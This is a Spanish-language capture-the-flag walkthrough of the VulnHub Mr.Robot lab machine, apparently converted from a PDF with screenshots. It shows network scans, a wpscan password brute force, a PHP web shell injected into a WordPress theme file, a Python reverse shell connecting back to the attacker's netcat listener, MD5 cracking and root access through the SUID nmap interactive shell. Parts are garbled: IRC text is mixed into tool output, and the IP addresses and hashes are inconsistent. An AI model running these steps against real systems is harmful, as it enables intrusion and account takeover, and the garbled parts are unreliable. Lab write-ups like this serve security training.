


Mr.Robot

Zumpango de Ocampo. Edo Mex 27/01/2023 VMware

Maquina vulnerable de vulnHub Linux

==Mr.Robot (192.168.1.85)



==SwordFish-ParrotOS (192.168.1.67)

```
[valente@parrot]~]$ whoami
valente
[config]
[rocast,running,multicast]> mtu 1500
$ifconfig ens33 153.128 netmask 255.255.255.0 broadcast 192.168.153.255
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.153.128 netmask 255.255.255.0 broadcast 192.168.153.255
inet6 fe80::a892:b673:14df:58f1/64 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:2a:31:f0 txqueuelen 1000 (Ethernet)
RX packets 100 bytes 15776 (15.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0 collisions 0
TX packets 297 bytes 19548 (19.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
inet 127.0.0.1 netmask 255.0.0.0
[fixlen 128 scopeid 0x10<host>]
$ loop txqueuelen 1000 (Local Loopback)
RX packets 1404 bytes 215153 (210.1 KiB)
```

**sudo netdiscover -r 192.168.1.67

netdiscover→Es una herramienta de investigación de red utilizada para descubrir dispositivos activos en una red. El comando "-r" específico se utiliza para especificar un rango de direcciones IP para escanear en este caso desde con la dirección local de la maquina.

IP	commands:	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.66	prepare	3c:7a:aa:43:9b:db	1	60	China Dragon Technology Limi
192.168.1.85		00:0c:29:7c:17:bd	3	180	VMware, Inc.
192.168.1.254		58:76:ac:90:ed:10	5	300	SERNET (SUZHOU) TECHNOLOGIES
192.168.1.68		9a:d6:86:77:8f:42	1	60	Unknown vendor

Sabiendo que la maquina Mr.Robot se esta ejecutando desde VMware se intuye que la direccion ip de la maquina Mr.Robot es la 192.168.1.85

ping 192.168.1.85

```
[valente@parrot]~$ ping 192.168.1.85
PING 192.168.1.85 (192.168.1.85) 56(84) bytes of data.
64 bytes from 192.168.1.85: icmp_seq=1 ttl=64 time=8.87 ms
64 bytes from 192.168.1.85: icmp_seq=2 ttl=64 time=26.8 ms
64 bytes from 192.168.1.85: icmp_seq=3 ttl=64 time=4.19 ms
64 bytes from 192.168.1.85: icmp_seq=4 ttl=64 time=4.18 ms
64 bytes from 192.168.1.85: icmp_seq=5 ttl=64 time=4.77 ms
64 bytes from 192.168.1.85: icmp_seq=6 ttl=64 time=0.618 ms
64 bytes from 192.168.1.85: icmp_seq=7 ttl=64 time=0.573 ms
64 bytes from 192.168.1.85: icmp_seq=8 ttl=64 time=1.93 ms
64 bytes from 192.168.1.85: icmp_seq=9 ttl=64 time=1.15 ms
```

En general es común que los sistemas operativos Linux tengan un valor predeterminado de TTL de 64. El valor de TTL es un indicador de la distancia del sistema operativo al que se está haciendo ping. Un valor de TTL de 64 indica que la máquina está a menos de 64 saltos de distancia. Los sistemas operativos Windows tienen un valor de TTL de 128. Sin embargo, es importante notar que este valor puede ser modificado por configuraciones específicas de red o aplicaciones de seguridad, por lo que no siempre es una garantía de que un sistema operativo es Linux.

Por eso "supondremos" que nos estamos enfrentando a una maquina Linux

```
sudo nmap -sV 192.168.1.85
```

```
└─$ sudo nmap -sV 192.168.1.85
[sudo] password for valente:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 23:52 CST
Nmap scan report for 192.168.1.85
Host is up (0.00064s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
443/tcp   open   ssl/http Apache httpd
MAC Address: 00:0C:29:7C:17:BD (VMware)
```

Puertos "22 Closed, 80 open, 443 open

```
06:22 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

06:22 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.
```

80/tcp open http apache httpd en firefox

```
gobuster dir -u 192.168.100.167 -w /usr/share/wordlists/dirb/big.txt
```

```
[valente@parrot]~$ gobuster dir -u 192.168.1.85 -w /usr/share/wordlists/dirb/big.txt  
Gobuster v3.1.0 friend_ [friend:0208.185.115.6] has joined #fsociety  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url:son. You may not be http://192.168.1.85 yet, but there's a  
[+] Method: that's exhausted GET in this world... a world that decides  
[+] Threads: you work, who you see, and how you empty and fill your  
[+] Wordlist: bank account /usr/share/wordlists/dirb/big.txt you're  
[+] Negative Status codes: in 404, slowly chipping away at your  
[+] User Agent: There are gobuster/3.1.0 to say. Soon I will give  
[+] Timeout: . Today your ed 10s begins.  
2023/01/28 00:10:56 Starting gobuster in directory enumeration mode
```


El script "gobuster dir -u 192.168.100.167 -w /usr/share/wordlists/dirb/big.txt" es un comando que se utilizaremos para realizar un escaneo de directorios en un servidor web en el IP 192.168.100.167.

- gobuster es una herramienta de fuerza bruta de direcciones URL que se utiliza para encontrar y enumerar los recursos disponibles en un servidor web.
 - -u especifica la dirección URL que se escaneará, en este caso <http://192.168.1.85>.

- w especifica la ubicación del archivo de palabras clave que se utilizará para el escaneo. En este caso, se está utilizando un archivo de palabras clave ubicado en /usr/share/wordlists/dirb/big.txt. El objetivo de este escaneo es encontrar directorios y archivos ocultos en el servidor web en el IP 192.168.100.167.



```
/license      (Status: 200) [Size: 19930] acy and Security Learning Resources
/login        (Status: 302) [Size: 0] [--> http://192.168.100.167/wp-log
in.php]       (Status: 301) [Size: 0] [--> http://192.168.100.167/]
/page1        (Status: 403) [Size: 94]
/phpmyadmin   (Status: 301) [Size: 0] [--> http://192.168.100.167/feed/r
rdf df/]     (Status: 200) [Size: 7334]
/readme       (Status: 200) [Size: 41]
/robots       (Status: 200) [Size: 41]
/robots.txt   (Status: 200) [Size: 41]
```

El escaneo de directorios dio varios resultados.




Connecting to 172.16.58.187...

<http://192.168.100.167/image>



http://192.168.100.167/wp-login.php




User-agent: *
fsociety.dic
key-1-of-3.txt



http://192.168.100.167/robots

key-1-of-3.txt



073403c8a58a1f80d943455fb30724b9

http://192.168.100.167/key-1-of-3.txt 073403c8a58a1f80d943455fb30724b9

http://192.168.100.167/fsociety.dic

The screenshot shows a terminal window titled "fsociety.dic" with the command "GNU nano 5.4" at the top. The window displays a list of words related to watchlist management, such as "watchlisthidepatrolled", "watchlisthidetown", "watchlisthideminor", "watchlisthideliu", "watchlisthidebots", "watchlisthideanons", "watchlistdays", "watchdeletion", "watchdefault", "WATCH", and "ANIME". At the bottom of the terminal, there is a status bar with the message "[línea 538/858161 (0%), col 6/6 (100%), car 4022/7245381 (0%)]" and a set of keyboard shortcuts for navigating the file.


nano fsociety.dic—es un Diccionario que se utilizará después.

sudo wpSCAN -url http://192.168.100.167--passwords /home/valente/Desktop/fsociety.dic --usernames elliot es un escaneo de seguridad para una instalación de WordPress en la dirección IP 192.168.100.167. La herramienta wpSCAN intentará iniciar sesión en WordPress

The screenshot shows the terminal output of the wpSCAN command. It includes progress bars for database and user search, a warning about the progress bar being at 1716 out of 1716, and a success message for the user "elliot" with the password "ER28-0652". The output ends with the message "All Found".

```
Progress Time: 00:19:20 <===== DB Privacy and Security Le > (691 / 1716)
40.26% ETA: 00:28:41
Progress Time: 00:47:48 <===== (1716 / 1716) 1
00.00% Time: 00:47:48
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 00:47:49 <===== (1716 / 1716) 1
00.00% Time: 00:47:49
[SUCCESS] - elliot / ER28-0652
All Found
```

"sudo" se utiliza para ejecutar el comando con privilegios de administrador "--url <http://192.168.100.167>" especifica la dirección IP o URL de la instalación de WordPress que se va a escanear "--passwords /home/valente/Desktop/fsociety.dic" especifica la ubicación del archivo de contraseñas que se utilizará para el escaneo "**diccionario**" "--usernames elliot" especifica el nombre de usuario que se utilizará para el escaneo. En este caso, solo se especifica un nombre de usuario, pero en general, se pueden especificar múltiples nombres de usuario.




Utilizando la contraseña obtenida con wpcan entramos "elliot/ER28-0652"

Navegando un poco en el sitio, nos encontraremos eventualmente con un archivo php editable que en este caso es "author-bio.php"

A screenshot of the WordPress admin interface. The left sidebar shows the 'Appearance' menu selected. The main content area is titled 'Edit Themes' and shows the file 'Twenty Fifteen: author-bio.php'. A success message says 'File edited successfully.' To the right, there is a 'Select theme to edit:' dropdown set to 'Twenty Fifteen' and a 'Select' button. On the far right, there is a sidebar titled 'Templates' with options like '404 Template', 'Archives', 'author-bio.php' (which is highlighted), and 'Comments'. The bottom of the screen shows the browser's navigation bar with links for 'Menu' and '[fsociety dic]'.

con los permisos que tiene el usuario elliot inyectaremos un comando en el php agregando `echo system($_GET['guts']);`—La vulnerabilidad ocurre cuando el código PHP toma una entrada sin validar de un usuario y la pasa a la función system para su ejecución. Esto permite a un atacante inyectar comandos maliciosos en el servidor y ejecutarlos con los permisos del usuario que ejecuta el servidor web. "**guardamos**"

<http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php?guts=ls>



404.php archive.php author-bio.php comments.php content-link.php content-none.php content-page.php content-search.php content.php css footer.php functions.php genericons header.php image.php inc index.php js languages page.php readme.txt rtl.css screenshot.png search.php sidebar.php single.php style.css style.css

on esta consulta envía una petición HTTP GET a la URL "<http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php>" con un parámetro de consulta "guts=ls" el servidor web en la dirección IP 192.168.100.167 es vulnerable a inyección de código bajo la variable guts.

<http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php?guts=ls> El parámetro ls nos lista los archivos en el directorio

A screenshot of a web browser displaying a directory listing for the Twenty Fifteen theme. The listing includes files like 404.php, archive.php, author-bio.php, comments.php, content-link.php, content-none.php, content-page.php, content-search.php, content.php, and various CSS and JS files. The listing is preceded by a series of numbers from 1 to 28, likely indicating file IDs or sequence numbers.

[fsociety dic]

http://192.168.100.167/...



nc -lvp 8080

A screenshot of a terminal window titled "Parrot Terminal". It shows the command "nc -lvp 8080" being run and the message "listening on [any] 8080 ...".

User's Blog!

192.168.100.167: inverse host lookup failed: Unknown host can't be found.

connect to [192.168.100.168] from (UNKNOWN) [192.168.100.167] 52439

/bin/sh: 0: can't access tty; job control turned off

\$ \$ \$ \$ ls

404.php arch...

archive.php

author-bio.php

comments.php

content-link.php

content-none.php

content-page.php

content-search.php

content.php

css

It looks like nothing was found at this location. Maybe try a search?

Search ...

<http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php?guts=python> -c 'import socket'

EL comando que utiliza la herramienta "nc" (netcat) para escuchar en un puerto específico (en este caso el puerto 8080) en modo de escucha (con la opción "-l") y ver los datos recibidos (con la opción "-v"). Esta acción permite a un atacante recibir conexiones de red y ver la información que se envía a través de ese puerto.

http://192.168.100.167/wp-content/themes/twentyfifteen/author_bio.php?guts=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(["192.168.100.168",8080](file:///C:/Program Files/RemNote/resources/app.asar/build/doc/HXs0Fev3YfWpb0q4i?aliasId=Al7loRvE0rAvYD4Yo);os.dup2(s.fileno())—Esta línea de código es una solicitud HTTP que busca ejecutar un código en el lenguaje Python en el servidor en la dirección IP 192.168.100.167 "maquina atacante" El código intenta crear un socket de red y conectarse a un host en la dirección IP "192.168.100.168" en el puerto 8080. Luego, utiliza la función "os.dup2" para duplicar la entrada y salida estándar al socket de red.

La función os.dup2 en Python es una función del módulo os que se utiliza para duplicar un descriptor de archivo (como un socket de red) en un número determinado de descriptor de archivo (generalmente 0, 1 o 2, que representan la entrada, salida y error estándar, respectivamente). En este caso, se está utilizando os.dup2 para duplicar la entrada y salida estándar del sistema operativo (stdin, stdout y stderr) en el socket de red que se ha creado y conectado con s.connect(("192.168.100.168",8080)). De esta manera, cualquier entrada o salida que se realice en la entrada y salida estándar del sistema operativo se redirigirá al socket de red, lo que permite a un atacante realizar comandos en un sistema remoto a través de una conexión de red.

Se creo la conexión y aplicando whoami notamos que nos encontramos con el usuario deamon en wp.

```
$ whoami
daemon@ARCHIVES
$
```

python -c 'import pty;pty.spawn("/bin/bash")'→Script de Python que importa el módulo pty y llama a su función "spawn" con "/bin/bash". La función "spawn" abre una terminal PTY (Pseudo-Terminal) y ejecuta el shell especificado (en este caso, "/bin/bash").

export TERM=xterm-256color

daemon@linux:/home/robot\$ [redacted] IT Services Vuln DB Privacy and Security Learning Resources
[redacted] user's Blog! [redacted] Oops! That page can't be found.

La variable TERM indica al sistema operativo qué terminal emulada se está utilizando. Al establecer TERM en "xterm-256color", se está especificando que se está utilizando una terminal xterm con soporte de 256 colores. Esto puede ser útil para asegurarse de que la salida de los comandos de la terminal sea compatible con la terminal que se está utilizando

Con los 2 comando anteriores obtendremos un shell totalmente funcional desde la terminal.

```
cat /etc/passwd
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnami_ftp:x:1000:1000::/opt/bitnami/apps/bin/bitnami_ftp_false
mysql:x:1001:1001:/home/mysql:
varnish:x:999:999:/home/varnish:
robot:x:1002:1002:/home/robot:
$
```

Este archivo almacena información básica sobre los usuarios en el sistema, como nombres de usuario, IDs de usuario y grupo, shell de inicio de sesión, directorios de inicio y valores de campo adicionales.

El usuario robot es el que nos interesa.

```
$ pwd
/home/robot
$ ls -la
total 16 RECENT COMMENTS
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcfd3d76192e4007dfb496cca67e13b
```

y observamos que en el directorio home de daemon es posible visualizar el directorio home de robot y en este se encuentran 2 archivos ,una contraseña codificada en md5 con permisos de lectura y la key-2-of-3.txt sin permisos de lectura de la maquina.

Extraemos la contraseña guardándola en un archivo llamado robot.txt

```
[valente@parrot] -[~/Desktop]
└── $ john --format=raw-MD5 --wordlist=fsociety.dic robot.txt --rules
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
[valente@parrot] -[~/Desktop]
└── $ john --format=raw-MD5 -show robot.txt
robot:abcdefghijklmnoprstuvwxyz

1 password hash cracked, 0 left
[valente@parrot] -[~/Desktop]
└── $ cat robot.txt
robot:c3fc3d76192e4007dfb496cca67e13b
[valente@parrot] -[~/Desktop]
└── $
```

--format=raw-MD5": Especifica el formato de la contraseña a crackear. "--wordlist=fsociety.dic": Especifica la lista de palabras que se usará como diccionario para el ataque de fuerza bruta. "robot.txt": Especifica el archivo de texto que contiene las contraseñas que se desean crackear. "--rules": Especifica que se usarán las reglas predeterminadas de John the Ripper para aplicar transformaciones a las palabras del diccionario y aumentar la eficacia del ataque.

john --format=raw-MD5 --show robot.txt--"--show" muestra los valores de contraseña crackeados en el archivo "robot.txt"

Comparando los resultados de el crackeo de la contraseña se presume que se obtuvo la contraseña de robot.

```
daemon@linux:/home/robot$ su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

Cambiamos de usuario a robot con la contraseña que se obtuvo..

Obtenemos acceso al usuario robot.

```
$ whoami
robot
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ -
```

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Oops! That page can't

key-2-of-3.txt

find /* -user root -perm -4000 -print 2> /dev/null—El comando busca en el sistema de archivos, a partir de la raíz (/), archivos que cumplan con los siguientes criterios:

- Propietario del archivo: -user root se refiere a que el propietario del archivo es "root".
- Permisos: -perm -4000 significa que el archivo debe tener setuid activado (indicado por el bit 4000 en los permisos de archivo).

Acción: -print imprime el nombre completo del archivo encontrado. El comando redirige la salida de error (2) al archivo /dev/null, lo que significa que cualquier error generado por la ejecución de find será descartado

Gracias a esto encontramos una versión vulnerable de nmap.

/usr/local/bin/namp –interactive

```
$ /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> -
```

El comando "/usr/local/bin/nmap -interactive" inicia Nmap en modo interactivo. El modo interactivo permite a los usuarios ingresar y ejecutar comandos Nmap en línea de comando sin tener que escribir un archivo de script o una línea de comandos compleja. Esto puede ser útil para pruebas y exploración de sistemas.

```
nmap> !sh
# whoami
root
#
```

El comando !sh en Nmap es una forma de ejecutar comandos en un intérprete de comandos (shell) directamente desde la línea de comandos de Nmap. Esto permite al usuario realizar tareas adicionales o ejecutar otros comandos mientras se utiliza Nmap. El comando !sh se usa para abrir una nueva sesión de shell, lo que permite al usuario ejecutar cualquier comando compatible con el sistema operativo en el que se ejecuta Nmap.

Sabiendo que ese usuario es root se obtiene acceso total a la maquina.

```
# ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
04787ddcf27c3dee1ee161b21670b4e4
#
```

user:root key-3-of-3.txt